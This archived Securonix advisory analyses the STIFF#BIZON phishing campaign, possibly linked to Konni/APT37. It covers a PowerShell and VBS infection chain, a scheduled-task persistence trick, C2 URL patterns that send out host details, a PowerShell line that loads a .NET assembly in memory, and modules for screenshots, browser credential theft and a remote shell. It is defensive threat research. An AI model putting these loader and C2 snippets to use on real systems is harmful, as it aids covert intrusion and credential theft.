

Securonix Threat Labs Initial Coverage Advisory: STIFF#BIZON Detection Using Securonix – New Attack Campaign Observed Possibly Linked to Konni/APT37 (North Korea)

Archived: 2026-04-05 12:38:05 UTC

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Last Updated: July 20, 2022



Introduction

The Securonix Threat Research (STR) team has been observing and investigating a new attack campaign exploiting high-value targets, including Czech Republic, Poland, and other countries. The attack campaign has been tracked by STR as STIFF#BIZON.

Based on the tradecraft and artifacts observed by the Threat Research team as part of this on-going campaign, some of the artifacts and tradecraft observed are known to be associated with Konni (APT37 in North Korea) malicious activity (see details below.)

Background

Konni malware is classified as a RAT (remote access trojan) which was heavily used by APT37, contains built-in functions to elevate privileges and maintain persistence on the affected host. This particular malware was

discovered in 2014 and has been attributed to the [North Korean APT37 group](#)^[3].

STIFF#BIZON – Attack Chain: High Level Overview

The initial infil part of the attack chain is relatively trivial and unremarkable. The infection starts through phishing emails, which attempt to lure the victim to open a malicious attachment. In this particular case the threat actors attached a file containing the malware.

The overall attack chain can be seen in Figure 1 below:




Figure 1

STIFF#BIZON: Stage 1 initial compromise



Figure 3

The Base64 payload is executed as another PowerShell stager which initiates C2 communication and downloads and runs both “weapons.doc” and “wp.vbs” files.




Figure 4

The final doc is then opened on the victim’s computer as seen in the figure below. The second file that was downloaded from the script, wp.vbs silently runs in the background and sets stage 2 in motion with further code execution.




Figure 5

The lure document was allegedly created by Ольга Божьева (Olga Vozheva) on Jun 16, 2022. The name and other metadata can be seen in figure 5. The alleged author is known to be a war correspondent in Russia (see figure 6.1)




Figure 6

АВТОРЫ



Ольга Божьева

ПУБЛИКАЦИЙ: 2040

Специальный корресподент отдела силовых структур "Московского комсомольца". Работает в «МК» с 2002 года. По образованию режиссер (Московский институт культуры). Работала методистом в домах офицеров в Санкт-Петербурге, в военных гарнизонах Забайкалья, Москвы. Преподавала в Военном университете Минобороны РФ, работала в Московском округе ПВО, пресс-службе ВВС. Была корреспондентом в ряде военных изданий, вела тематику ВВС и ПВО. Лично стреляла из различных видов стрелкового оружия, прыгала с парашютом (более 100 прыжков), летала на учебном самолете Л-39. Имеет журналистские награды военного ведомства, а также Федеральной службы по военно-техническому сотрудничеству (ФСВТС). В «МК» занимается информационным освещением проблем авиационной безопасности. Автор резонансных статей о состоянии российской авиационной промышленности.

Figure 6.1

STIFF#BIZON: Stage 2 loading the RAT

The wp.vbs file which was downloaded and executed in the previous section does a couple of interesting things. As seen in figure 7 below, the malicious VBscript file creates a new scheduled task called "Office Update", . The scheduled task executes a PowerShell script encoded in Base64.




Figure 7

At this point C2 communications are once again established which provides the attacker access to the system.

STIFF#BIZON: C2 communication

Once the attackers had access to the system, we observed the following activity and URL structures which give us more information.

Download lure document: weapons.doc:

```
/view.php?name="+[Environment]::MachineName+"&tp="+[Environment]::OSVersion
```

Download wp.vbs:

```
/info.php?name="+[Environment]::MachineName+"&tp="+[Environment]::OSVersion
```

Request .NET assembly from C2 server that will be loaded into memory

```
/dn.php?name='+[System.Environment]::MachineName+'&prefix=qq&tp='+[System.Environment]::OSVersion
```

example:

```
[System.Reflection.Assembly]::Load($buf);$sep=$bin.EntryPoint;$sep.ToString();$sep.Invoke($null,$null);
```

STIFF#BIZON: Capabilities

To help us understand the motivations behind the APT group and loaded malware we analyzed the following capabilities that were loaded into the victim machine.

We observed following modules that were served by threat actor:

Capture.net.exe which was used to create a screenshot using Win32 GDI API and upload the gzipped results to the C2 server. This can be seen in figures 8 and 9 below.




Figure 8




Figure 9




Figure 12

The next loaded module is pull.net.exe which we observed extracting saved logins, passwords, and URLs in the victim’s browser “Login Data” file.




Figure 13

The next module, **shell.net.exe** was leveraged and provided the threat actor an “interactive shell” that would check and run commands from the attacker every 10 seconds. The loaded module can be seen in figures 14-16 below.




Figure 14

